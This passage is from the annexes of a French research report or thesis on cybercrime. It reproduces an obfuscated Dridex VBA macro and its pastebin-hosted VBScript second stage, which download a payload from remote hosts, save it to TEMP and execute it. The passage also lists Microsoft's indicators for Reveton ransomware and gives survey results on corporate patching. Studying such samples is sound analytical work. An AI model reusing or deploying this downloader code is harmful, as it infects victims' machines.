Objet	**propriété**	**card.**	**Objet**	**Commentaire**
Year	description	0..1	Description	type=textarea
Botnet	begin year	0..1	Year	
Botnet	end year	0..1	Year	
Campaign	begin year	0..1	Year	
Campaign	end year	0..1	Year	
Exploit kit	begin year	0..1	Year	
Exploit kit	end year	0..1	Year	
Malware	begin year	0..1	Year	
Malware	end year	0..1	Year	
Operation	begin year	0..1	Year	
Operation	end year	0..1	Year	
Panel	begin year	0..1	Year	
Panel	end year	0..1	Year	
Publication	year	1	Year	
Service	begin year	0..1	Year	
Service	end year	0..1	Year	

ANNEXE C

Exemple de macro VBA obfusquée utilisée dans la diffusion de Dridex

C.1 Macro VBA

Nous reproduisons ci-dessous le code de la macro obfusquée reçue dans un fichier .MHT (encapsulation MIME RFC2557), pièce jointe d'un courrier électronique reçu par une victime potentielle :

```
Attribute VB_Name = "nxc"
Sub zzzzzccsdc()
Dim bpXIphzr, ttRrcQMW, ONsvPyQD As String
bpXIphzr = "␣␣␣␣␣␣␣␣␣␣␣␣MQPPSA␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
ttRrcQMW = LTrim(bpXIphzr)
ONsvPyQD = RTrim(ttRrcQMW)

mkHJBcsdf = "TEMP"
Dim KllIoMIA, mRUZKkkX, OmDyVeER As String
KllIoMIA = "␣␣␣␣␣␣␣␣␣␣␣␣LEFDRN␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
mRUZKkkX = LTrim(KllIoMIA)
OmDyVeER = RTrim(mRUZKkkX)

ddddddddwerrrrf = "MSXML2.XMLHTTP"
Dim gqwqjvQx, njifLsFU, vzQNJfmu As String
gqwqjvQx = "␣␣␣␣␣␣␣␣␣␣␣␣TJBGXF␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
njifLsFU = LTrim(gqwqjvQx)
vzQNJfmu = RTrim(njifLsFU)

Set pIHJIasdf = CreateObject(ddddddddwerrrrf)
Dim RFsQJoJK, bFwCsdgL, wGYoYkSM As String
RFsQJoJK = "␣␣␣␣␣␣␣␣␣␣␣␣WIICDV␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
bFwCsdgL = LTrim(RFsQJoJK)
wGYoYkSM = RTrim(bFwCsdgL)

pKKhbsac = "ttp"
Dim IIeoErOJ, fEPEHbnO, uMAgYYHd As String
IIeoErOJ = "␣␣␣␣␣␣␣␣␣␣␣␣YIJTPD␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
fEPEHbnO = LTrim(IIeoErOJ)
uMAgYYHd = RTrim(fEPEHbnO)

yDTYuadf = "://pas"
Dim lKcgemiT, UIELoylf, XvOxgJTX As String
lKcgemiT = "␣␣␣␣␣␣␣␣␣␣␣␣BTSWSM␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
UIELoylf = LTrim(lKcgemiT)
XvOxgJTX = RTrim(UIELoylf)
```

```
JFgUIIUdf = StrReverse(ChrW$(111) \& ChrW$(99) \& ChrW$(46) \& ChrW$(110) \& ChrW$
    (105) \& ChrW$(98))
Dim JlMkGXlV, enYmjOwo, aqpigQzU As String
JlMkGXlV = "␣␣␣␣␣␣␣␣␣␣␣␣MWQKIN␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
enYmjOwo = LTrim(JlMkGXlV)
aqpigQzU = RTrim(enYmjOwo)

YGHvvdf = StrReverse(ChrW$(61) \& ChrW$(105) \& ChrW$(63) \& ChrW$(112) \& ChrW$(104)
    \& ChrW$(112) \& ChrW$(46) \& ChrW$(100) \& ChrW$(97) \& ChrW$(111) \& ChrW$(108)
    \& ChrW$(110))
Dim czsPxhrZ, lexXJlAR, grYisvBT As String
czsPxhrZ = "␣␣␣␣␣␣␣␣␣␣␣␣KGICEA␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
lexXJlAR = LTrim(czsPxhrZ)
grYisvBT = RTrim(lexXJlAR)

scsaewrrrr = StrReverse(ChrW$(104)) + pKKhbsac + yDTYuadf + StrReverse(ChrW$(101) \&
    ChrW$(116)) + JFgUIIUdf + StrReverse(ChrW$(119) \& ChrW$(111) \& ChrW$(100) \&
    ChrW$(47) \& ChrW$(109)) + YGHvvdf
Dim jsfkixUg, XuWDmKby, nzEiIdjV As String
jsfkixUg = "␣␣␣␣␣␣␣␣␣␣␣␣HSKAQR␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
XuWDmKby = LTrim(jsfkixUg)
nzEiIdjV = RTrim(XuWDmKby)
VHVisdfw = scsaewrrrr + StrReverse(Chr$(98) \& Chr$(76) \& Chr$(82) \& Chr$(67) \&
    Chr$(83) \& Chr$(51) \& Chr$(105) \& Chr$(110))

Dim eyzBsPgn, kXiZkwno, MuwxaLpZ As String
eyzBsPgn = "␣␣␣␣␣␣␣␣␣␣␣␣KSADHZ␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
kXiZkwno = LTrim(eyzBsPgn)
MuwxaLpZ = RTrim(kXiZkwno)

Call pIHJIasdf.Open(StrReverse(ChrW$(84) \& ChrW$(83) \& ChrW$(79) \& ChrW$(80)),
    VHVisdfw, False)
Dim KDNLtWtz, tLSXYOod, jBvBocsc As String
KDNLtWtz = "␣␣␣␣␣␣␣␣␣␣␣␣MTFYHN␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
tLSXYOod = LTrim(KDNLtWtz)
jBvBocsc = RTrim(tLSXYOod)

pIHJIasdf.Send
Dim npjkobMZ, xqnREEkR, kqQHVIGT As String
npjkobMZ = "␣␣␣␣␣␣␣␣␣␣␣␣MLQFXY␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
xqnREEkR = LTrim(npjkobMZ)
kqQHVIGT = RTrim(xqnREEkR)

dyEYTasd = StrReverse(ChrW$(116) \& ChrW$(99) \& ChrW$(101) \& ChrW$(106) \& ChrW$(98)
     \& ChrW$(79) \& ChrW$(109) \& ChrW$(101) \& ChrW$(116) \& ChrW$(115) \& ChrW$
    (121) \& ChrW$(83) \& ChrW$(101) \& ChrW$(108)
 \& ChrW$(105) \& ChrW$(70) \& ChrW$(46) \& ChrW$(103) \& ChrW$(110) \& ChrW$(105) \&
     ChrW$(116) \& ChrW$(112) \& ChrW$(105) \& ChrW$(114) \& ChrW$(99) \& ChrW$(83))
Dim xeQAcRYS, aVlXPBcR, MgpUAyDi As String
xeQAcRYS = "␣␣␣␣␣␣␣␣␣␣␣␣NKOFUN␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
aVlXPBcR = LTrim(xeQAcRYS)
MgpUAyDi = RTrim(aVlXPBcR)

Set nJHOsdff = CreateObject(dyEYTasd)
Dim aLlTJBDR, EtIbnxxB, KMFeTiIU As String
aLlTJBDR = "␣␣␣␣␣␣␣␣␣␣␣␣HTPEYP␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
EtIbnxxB = LTrim(aLlTJBDR)
KMFeTiIU = RTrim(EtIbnxxB)

mmKJsad = Environ(mkHJBcsdf) \& StrReverse(ChrW$(115) \& ChrW$(98) \& ChrW$(118) \&
    ChrW$(46) \& ChrW$(115) \& ChrW$(99) \& ChrW$(99) \& ChrW$(72) \& ChrW$(66) \&
    ChrW$(106) \& ChrW$(110) \& ChrW$(110) \& Ch
rW$(92))
Dim TGZPOwhL, JWgDsplr, eaaHDCwf As String
TGZPOwhL = "␣␣␣␣␣␣␣␣␣␣␣␣FYZAYD␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
JWgDsplr = LTrim(TGZPOwhL)
eaaHDCwf = RTrim(JWgDsplr)

Set ccdsDDsf = nJHOsdff.CreateTextFile(mmKJsad, 2)
Dim jJUevPkl, sKKhLGGl, iLzAfLdw As String
jJUevPkl = "␣␣␣␣␣␣␣␣␣␣␣␣GPLURS␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
sKKhLGGl = LTrim(jJUevPkl)
```

```
iLzAfLdw = RTrim(sKKhLGGl)

ccdsDDsf.Write pIHJIasdf.responseText
Dim HjjttiWj, msBbkESo, NuYMRVRa As String
HjjttiWj = "␣␣␣␣␣␣␣␣␣␣␣␣EFMMOX␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
msBbkESo = LTrim(HjjttiWj)
NuYMRVRa = RTrim(msBbkESo)

ccdsDDsf.Close
Dim XNaeMehp, vshCEnBR, DzwnIsqd As String
XNaeMehp = "␣␣␣␣␣␣␣␣␣␣␣␣WLTCXT␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
vshCEnBR = LTrim(XNaeMehp)
DzwnIsqd = RTrim(vshCEnBR)

yytTcbcn = StrReverse(ChrW$(110) \& ChrW$(111) \& ChrW$(105) \& ChrW$(116) \& ChrW$
    (97) \& ChrW$(99) \& ChrW$(105) \& ChrW$(108) \& ChrW$(112) \& ChrW$(112) \& ChrW$
    (65) \& ChrW$(46) \& ChrW$(108) \& ChrW$(108)
 \& ChrW$(101) \& ChrW$(104) \& ChrW$(83))
Dim HzSBMocU, zivzwCnK, ffqtVPRe As String
HzSBMocU = "␣␣␣␣␣␣␣␣␣␣␣␣LSUOQY␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣"
zivzwCnK = LTrim(HzSBMocU)
ffqtVPRe = RTrim(zivzwCnK)

Set oJIHsaddccc = CreateObject(yytTcbcn)
oJIHsaddccc.Open Environ(mkHJBcsdf) \& StrReverse(ChrW$(115) \& ChrW$(98) \& ChrW$
    (118) \& ChrW$(46) \& ChrW$(115) \& ChrW$(99) \& ChrW$(99) \& ChrW$(72) \& ChrW$
    (66) \& ChrW$(106) \& ChrW$(110) \& ChrW$(110)
\& ChrW$(92))
End Sub
```

C.2 Macro VBS récupérée sur pastebin

Une fois la macro exécutée, elle récupère du code VBScript, lui-même obfusqué :

```
dim kNJKGjsd: Set kNJKGjsd = createobject("Microsoft.XMLHTTP")
dim kuyYGcx: Set kuyYGcx = createobject("Adodb.Stream")
kNJKGjsd.Open "GET", "http://5.196.241.204/bt/bt/ched.php", False
kNJKGjsd.Send
[...]
Set caasde = WScript.CreateObject("WScript.Shell").Environment("Process")
caasdewertt = caasde(StrReverse(ChrW(80) & ChrW(77)& ChrW(69)& ChrW(84)))
wqweqwXc = caasdewertt + StrReverse(ChrW(101) & ChrW(120)& ChrW(101)& ChrW(46)& ChrW
    (100)& ChrW(115)& ChrW(72)& ChrW(86)& ChrW(72)& ChrW(74)& ChrW(92))
with kuyYGcx
.type = 1
.open
.write kNJKGjsd.responseBody
.savetofile wqweqwXc, 2
end with
Set caasdewerttwer = CreateObject("Shell.Application")
caasdewerttwer.Open wqweqwXc
dim mKHJasdd: Set mKHJasdd = createobject("Microsoft.XMLHTTP")
dim gkVg0: Set gkVg0 = createobject(StrReverse(ChrW(109) & ChrW(97)& ChrW(101)& ChrW
    (114)& ChrW(116)& ChrW(83)& ChrW(46)& ChrW(98)& ChrW(100)& ChrW(111)& ChrW(100)&
    ChrW(65)))
mKHJasdd.Open Chr(71) & Chr(69) & Chr(84) , Chr(104) & Chr(116) & Chr(116) & Chr(112)
    & Chr(58) & Chr(47) & Chr(47) & Chr(105) & Chr(116) & Chr(109) & Chr(97) & Chr
    (103) & Chr(101) & Chr(115) & Chr(46) & Chr(114) & Chr(117) & Chr(47) & Chr(105) &
     Chr(109) & Chr(97) & Chr(103) & Chr(101) & Chr(47) & Chr(118) & Chr(105) & Chr
    (101) & Chr(119) & Chr(47) & Chr(50) & Chr(56) & Chr(52) & Chr(51) & Chr(56) & Chr
    (57) & Chr(56) & Chr(47) & Chr(97) & Chr(51) & Chr(100) & Chr(101) & Chr(56) & Chr
    (48) & Chr(55) & Chr(97) , False
mKHJasdd.Send
YUFhSDFd = Chr(46)
SDGYG = Chr(110) & Chr(109) & Chr(103) & Chr(109) & Chr(116) & Chr(115) & Chr(58) &
    Chr(92)
tgIUG = Chr(111) & Chr(111) & Chr(116) & Chr(92) & Chr(99) & Chr(105)
Set objWMIService = GetObject(Chr(119) & Chr(105)  + SDGYG + Chr(92)  & YUFhSDFd & Chr
    (92) & Chr(114)  + tgIUG + Chr(109) & Chr(118) & Chr(50) )
```

```
Set colItems = objWMIService.ExecQuery _
(StrReverse(ChrW(39) & ChrW(101)& ChrW(120)& ChrW(101)& ChrW(46)& ChrW(100)& ChrW(115)
    & ChrW(72)& ChrW(86)& ChrW(72)& ChrW(74)& ChrW(39)& ChrW(32)& ChrW(61)& ChrW(32)&
    ChrW(101)& ChrW(109)& ChrW(97)& ChrW(78)& ChrW(32)& ChrW(101)& ChrW(114)& ChrW
    (101)& ChrW(104)& ChrW(87)& ChrW(32)& ChrW(115)& ChrW(115)& ChrW(101)& ChrW(99)&
    ChrW(111)& ChrW(114)& ChrW(80)& ChrW(95)& ChrW(50)& ChrW(51)& ChrW(110)& ChrW(105)
    & ChrW(87)& ChrW(32)& ChrW(109)& ChrW(111)& ChrW(114)& ChrW(70)& ChrW(32)& ChrW
    (42)& ChrW(32)& ChrW(116)& ChrW(99)& ChrW(101)& ChrW(108)& ChrW(101)& ChrW(83)))
For Each objItem in colItems
dim oIYodsasdcc: Set oIYodsasdcc = createobject(Chr(77) & Chr(105) & Chr(99) & Chr
    (114) & Chr(111) & Chr(115) & Chr(111) & Chr(102) & Chr(116) & Chr(46) & Chr(88) &
     Chr(77) & Chr(76) & Chr(72) & Chr(84) & Chr(84) & Chr(80) )
dim cFusaddf: Set cFusaddf = createobject(StrReverse(ChrW(109) & ChrW(97)& ChrW(101)&
    ChrW(114)& ChrW(116)& ChrW(83)& ChrW(46)& ChrW(98)& ChrW(100)& ChrW(111)& ChrW
    (100)& ChrW(65)))
oIYodsasdcc.Open Chr(71) & Chr(69) & Chr(84) , Chr(104) & Chr(116) & Chr(116) & Chr
    (112) & Chr(58) & Chr(47) & Chr(47) & Chr(105) & Chr(116) & Chr(109) & Chr(97) &
    Chr(103) & Chr(101) & Chr(115) & Chr(46) & Chr(114) & Chr(117) & Chr(47) & Chr
    (105) & Chr(109) & Chr(97) & Chr(103) & Chr(101) & Chr(47) & Chr(118) & Chr(105) &
     Chr(101) & Chr(119) & Chr(47) & Chr(50) & Chr(56) & Chr(52) & Chr(51) & Chr(57) &
     Chr(48) & Chr(49) & Chr(47) & Chr(97) & Chr(51) & Chr(100) & Chr(101) & Chr(56) &
     Chr(48) & Chr(55) & Chr(97) , False
oIYodsasdcc.Send

Next
```

ANNEXE D

Exemple de données stockées chez un éditeur

La table représentée aux pages suivantes montre un extrait des informations publiées par Microsoft dans sa base de connaissances sur les codes malveillants détectés par ses solutions de sécurité relative à la famille de rançongiciels policiers “Reveton”.

Nom	Crée/Télécharge	Exécute	Chaîne spéciale	Détection	Date publication	Alias	Hôtes distants contactés
Ransom:Win32/Reveton.A	+PWS:WIN32/Reveton.A		NOVOTER	23/11/2011	23/11/2011	Trojan.Win32.Reveton (Ikarus) Mal/Reveton-B (Sophos)	176.<removed>5.1<removed>3.18 62.7<removed>.17<removed>.232 62.7<removed>.19<removed>.93 77.7<removed>.12<removed>.124 83.6<removed>.23<removed>.121 91.2<removed>7.1<removed>.34 95.5<removed>.12<removed>.108 95.5<removed>.12<removed>.219
Ransom:Win32/Reveton.B				03/02/2012	29/02/2012	Trojan.Win32.Agent2.esjx (Kaspersky)	208.43.120.70:80 208.43.120.70:443
Ransom:WIn32/Reveton.C				16/02/2012	16/02/2012	Packed.Win32.Krap.iu (Kaspersky) TR/Kazy.79032.1 (Avira) Win32/Reveton.H trojan (ESET) Trojan.Win32.Reveton (Ikarus) TROJ_RANSOM.SMAC (Trend Micro)	213.152.172.101 willber.com
Ransom:Win32/Reveton.D				28/02/2012	28/02/2012		
Ransom:Win32/Reveton.F				07/07/2012	07/07/2012		146.185.218.52 146.185.255.194 194.50.116.25 195.191.56.194 208.91.197.193 82.192.88.13 whatwillber.com
Ransom:Win32/Reveton!lnk		Ransom:Win32/Reveton.A Ransom:Win32/Reveton.B Ransom:Win32/Reveton.C		07/08/2012	07/08/2012	CXmal/RnsmLnk-A (Sophos) Trojan.LNK.Reveton (Ikarus)	
Ransom:Win32/Reveton.G				07/08/2012	07/08/2012		
Ransom:Win32/Reveton.I				08/08/2012	17/06/2014		
Ransom:Win32/Reveton.J				10/08/2012	17/06/2014		
Ransom:Win32/Reveton.K				22/08/2012	17/09/2012		
Ransom:Win32/Reveton.L				01/10/2012	01/10/2012		
Ransom:Win32/Reveton	Ransom:Win32/Reveton!lnk +PWS:Win32/Reveton Ransom:Win32/Reveton.U Ransom:Win32/Reveton.V			16/10/2012	30/08/2012		146.185.218.52 146.185.255.194 195.191.56.194 195.208.185.33 213.152.172.101 58.107.26.174 82.192.88.13 85.143.166.132 85.143.166.136 whatwillber.com willber.com
Ransom:Win32/Reveton.M				29/10/2012	29/10/2012		
Ransom:Win32/Reveton.N	Ransom:Win32/Reveton!lnk			29/11/2012	29/11/2012		146.185.255.219 31.44.184.134 64.191.5.37 66.197.250.229
Ransom:Win32/Reveton.P	Ransom:Win32/Reveton!lnk			02/01/2013	02/01/2013		146.185.255.219 31.44.184.134 31.44.184.55
Ransom:Win32/Reveton.Q	Ransom:Win32/Reveton!lnk			16/01/2013	16/01/2013	Win32/Kryptik.AUOI (ESET) TR/Reveton.Q.100 (Avira) Trojan.Win32.Reveton (Ikarus) FBI police (other) GreenDot MoneyPak (other)	37.139.53.<removed> 66.197.217.<removed> 93.171.<removed> bladyschka.com
Ransom:Win32/Reveton.R				04/04/2013	04/04/2013		

Nom	Crée/Télécharge	Exécute	Chaîne spéciale	Détection	Date publication	Alias	Hôtes distants contactés
Ransom:Win32/Reveton.R!lnk		Ransom:Win32/Reveton.R		08/04/2013	08/04/2013	Win32/Reveton.M trojan (ESET) CXmal/RnsmLnk-A (Sophos)	
PWS:Win32/Reveton.B				07/05/2013	07/05/2013	Gen:Variant.Graftor.Elzob.644 (BitDefender) Mal/Banc-B (Sophos) TR/Spy.Gen2 (Avira)	
Ransom:Win32/Reveton.T!lnk				11/06/2013	11/06/2013		
Ransom:Win32/Reveton.U				26/07/2013	26/07/2013		
Ransom:Win32/Reveton.V				31/07/2013	13/08/2013		
Ransom:BAT/Reveton				07/08/2013	07/08/2013		
Ransom:Win32/Reveton.W				19/08/2013	12/06/2014		
Ransom:Win32/Reveton.X				04/09/2013	05/09/2013		
Ransom:WinREG/Reveton.B				19/09/2013	19/09/2013		
Ransom:Win64/Reveton				30/10/2013	24/01/2014		
Ransom:WinREG/Reveton.E				27/12/2013	27/12/2013		
Behavior:Win32/Reveton.B				09/04/2014	09/04/2014		
Ransom:Win32/Reveton.AA				10/04/2014	10/04/2014		
Ransom:WinREG/Reveton.F				02/05/2014	02/05/2014		
Ransom:Win32/Reveton.Y				27/05/2014	22/05/2014		
Ransom:Win32/Reveton.Z				25/06/2014	25/06/2014		
PWS:Win32/Reveton.C				19/08/2014	19/08/2014		
Ransom:Win64/Reveton.E				30/10/2014	24/01/2014		
Ransom:Win64/Reveton.D				30/10/2014	30/10/2014		
Ransom:Win32/Reveton.AB				26/11/2014	26/11/2014		
Ransom:Win32/Reveton.C!plock				02/02/2015	02/02/2015		
Trojan:Win32/Reveton!rfn				25/02/2015	25/02/2015		
Ransom:Win32/Reveton.gen!C	Ransom:Win32/Reveton!lnk Ransom:WinREG/Reveton.E Ransom:Win32/Reveton.V Ransom:Win64/Reveton +PWS:Win32/Reveton.B			00/01/1900	23/01/2014		37.139.53.204 37.139.53.244 46.165.220.180 62.212.82.37 199.115.114.209 199.189.105.124 204.45.15.202
Ransom:Win32/Reveton!A				03/06/2015	03/06/2015		

Table D.1 – Description des échantillons de la famille “Reveton” tels que détectés par les solutions de sécurité de Microsoft

ANNEXE E

Etude sur la prise en compte des mises à jour de sécurité

Cette étude a été réalisée de façon anonyme et en ligne, le questionnaire ayant notamment été porté à l'attention des membres du CESIN [1] qui est une association regroupant des RSSI du public et du privé.

E.1 Période de l'étude

Les réponses au questionnaire sont parvenues entre le 11 juin 2013 et le 17 mars 2015, l'essentiel de celles-ci ayant été fournies en juin et juillet 2013. 119 réponses ont été apportées.

E.2 Questions posées

E.2.1 Quel est le secteur de votre entreprise ou organisation ?

Administration	29	24.4%
Association	3	2.5%
Collectivité locale	3	2.5%
Agriculture et agroalimentaire	1	0.8%
Industrie	17	14.3%
Energie	6	5%
Commerce et artisanat	3	2.5%
Télécoms et Internet	12	10.1%
Finance et assurance	14	11.8%
Education et recherche	8	6.7%
Autre	23	19.3%

1. http://www.cesin.fr/

E.2.2 Quel est la taille de votre parc informatique ?

< 10	8	6.7%
10 à 50	10	8.4%
50 à 200	11	9.2%
200 à 500	12	10.1%
500 à 1.000	14	11.8%
1.000 à 5.000	23	19.3%
5.000 à 10.000	17	14.3%
10.000 à 20.000	6	5%
20.000 à 50.000	4	3.4%
+50.000	14	11.8%

E.2.3 Pour vos postes de travail (et ordinateurs portables), disposez-vous d'une politique de maintien à jour de vos logiciels et systèmes d'exploitation ?

Oui	96	80.7%
Non	23	19.3%

E.2.4 Pour vos serveurs, disposez-vous d'une politique de maintien à jour de vos logiciels et systèmes d'exploitation ?

Oui	97	81.5%
Non	21	17.6%
Non applicable (notamment si vous n'avez pas de serveurs)	0	0%

E.2.5 Disposez-vous d'un logiciel de gestion de parc ?

Oui	95	79.8%
Non	24	20.2%

E.2.6 Quel pourcentage de votre parc informatique se met à jour automatiquement ? (système d'exploitation)

0% : 0	19	16.1%
1	3	2.5%
2	4	3.4%
3	2	1.7%
4	3	2.5%
5	8	6.8%
6	3	2.5%
7	4	3.4%
8	19	16.1%
9	30	25.4%
100% : 10	23	19.5%



Figure E.1 – Pourcentage du parc informatique (système d'exploitation) mis à jour automatiquement, 0 : 0%, 10 : 100%

E.2.7 Quel pourcentage de votre parc informatique dispose d'un antivirus qui est automatiquement mis à jour ?

0% : 0	6	5%
1	0	0%
2	1	0.8%
3	0	0%
4	2	1.7%
5	7	5.9%
6	1	0.8%
7	1	0.8%
8	11	9.2%
9	32	26.9%
100% : 10	58	48.7%



Figure E.2 – Pourcentage du parc informatique (antivirus) mis à jour automatiquement, 0 : 0%, 10 : 100%

E.2.8 Quel pourcentage de votre parc informatique se met à jour automatiquement ? (navigateur Web)

0% : 0	27	23.1%
1	4	3.4%
2	7	6%
3	4	3.4%
4	2	1.7%
5	11	9.4%
6	5	4.3%
7	3	2.6%
8	16	13.7%
9	19	16.2%
100% : 10	19	16.2%



FIGURE E.3 – Pourcentage du parc informatique (navigateur Web) mis à jour automatiquement, 0 : 0%, 10 : 100%

E.2.9 Quel pourcentage de votre parc informatique se met à jour automatiquement ? (extensions du navigateur Web)

0% : 0	40	35.1%
1	9	7.9%
2	4	3.5%
3	2	1.8%
4	1	0.9%
5	12	10.5%
6	3	2.6%
7	7	6.1%
8	9	7.9%
9	14	12.3%
100% : 10	13	11.4%



Figure E.4 – Pourcentage du parc informatique (extensions du navigateur Web) mis à jour automatiquement, 0 : 0%, 10 : 100%

E.2.10 Quel pourcentage de votre parc informatique se met à jour automatiquement ? (autres logiciels)

0% : 0	38	35.5%
1	14	13.1%
2	6	5.6%
3	1	0.9%
4	3	2.8%
5	10	9.3%
6	5	4.7%
7	6	5.6%
8	10	9.3%
9	9	8.4%
100% : 10	5	4.7%



Figure E.5 – Pourcentage du parc informatique (autres logiciels) mis à jour automatiquement, 0 : 0%, 10 : 100%

E.2.11 Si vous n'utilisez pas ou peu de systèmes/configurations de mise à jour automatiques, avez-vous toutefois mis en place une politique de mise à jour régulière ?

Par vérification quotidienne	2	2.2%
Par vérification au moins hebdomadaire	13	14.3%
Par vérification au moins mensuelle	22	24.2%
Non applicable	12	13.2%
Autre	42	46.2%

E.2.12 Si vous utilisez une passerelle pour permettre l'accès de vos utilisateurs sur Internet, est-ce que cette passerelle vérifie que cet accès est réalisé depuis un navigateur Web autorisé et à jour ?

Oui	21	17.6%
Non	81	68.1%
Non applicable	7	5.9%

E.2.13 Quelle est la raison principale qui peut vous empêcher de mettre en place l'une ou plusieurs des dispositions décrites ci-dessus ?

C'est inutile dans votre situation	24	20.2%
Vous n'avez pas d'information suffisante pour vous inciter à mettre en place de telles mesures	6	5%
Vous ne disposez pas des ressources suffisantes pour mettre en place de telles mesures	60	50.4%
Non applicable (notamment si vous mettez en place la plupart des mesures ci-dessus)	6	5%
Autre	23	19.3%

E.2.13.1 Autres réponses

Applications métier dépendantes
Avec un grand parc, s'amuser à vérifier le user-agent est extrêmement casse-gueule.
Byod
Certaines mises à jour ne sont pas nécessaires ou présentent un risque de production, voire une incompatibilité. Dans certains cas manque de ressources pour serveurs Unix par exemple qui necessitent intervention longue et arret.
Compatibilité applications coeur de métier
Compatibilité des applications internes
Dépendances applicatives
Des imcompatibilités avec les logiciels métiers
Fonction RSSI nouvelle. Manque de moyens
La mise à jour manuelle de certaines applications posent des problèmes
La sensibilité des applications hébergés par les serveurs peut retarder certaines mises à jours.
L'équipe Applicatif ou Système avant toute MAJ doit tester si celle-ci est stable et compatible avec notre environnement (+120 API). Puis 10% du parc est mis à jour : pilote opérationnel, enfin si la MAJ est approuvé déploiement sur 100% du parc, hors machine métier très spécifique (hors réseau). La validation d'une MAJ ou nouvelle API prendre entre 3 jours et 2 mois.
Logiciel trop ancien sans nouveaux patchs disponibles ou complexité de la mise en oeuvre (Oracle SGBD)
Mesure trop contraignante si elle n'est pas mise en oeuvre dès le départ
Nous maitrisons et packageons les mises a jour.
Nous souhaitons contrôler les mises à jour
Parc de navigateur homogène et mis à jour régulièrement
Procédures manuelles ; environnement critiques
Rien ne me l'empêche
Test et recette avant MAJ

Liste des définitions

Liste des tableaux

Table des figures

Acronymes

API *Application programming interface* 103

APT *Advanced Persistant Threat* 84

C.P.P. Code de procédure pénale 21

C.S.I. Code de la sécurité intérieure 21

CaaS *Crime as a service* 62

CMS Content management system 55

CVE *Common vulnerabilities and exposures* – base de référence de vulnérabilités maintenue par MITRE 53, 58, 65

DDoS *Distributed Denial of Service* – déni de service distribué 21, 39, 46, 53

DGA *Domain generation algorithm* – algorithme de génération de noms de domaine .. 31, 33, 38, 43, 48, 94, 99, 111

DH Diffie-Hellman 36

DHT table de hachage distribuée 32

DKIM *DomainKeys Indentified Mail* 95

DMARC *Domain-based Message Authentication, Reporting and Conformance* 95

FAI Fournisseurs d'accès à Internet 50

FCC *Federal communications commission* – Commission fédérale des télécommunications (USA) 50

HTTP *HyperText transfer protocol* 30, 32, 35

IDS *Intrusion detection system* 91, 109

IRC *Internet relay chat*: protocole de communication au format texte reposant sur des réseaux de serveurs interconnectés 22, 30

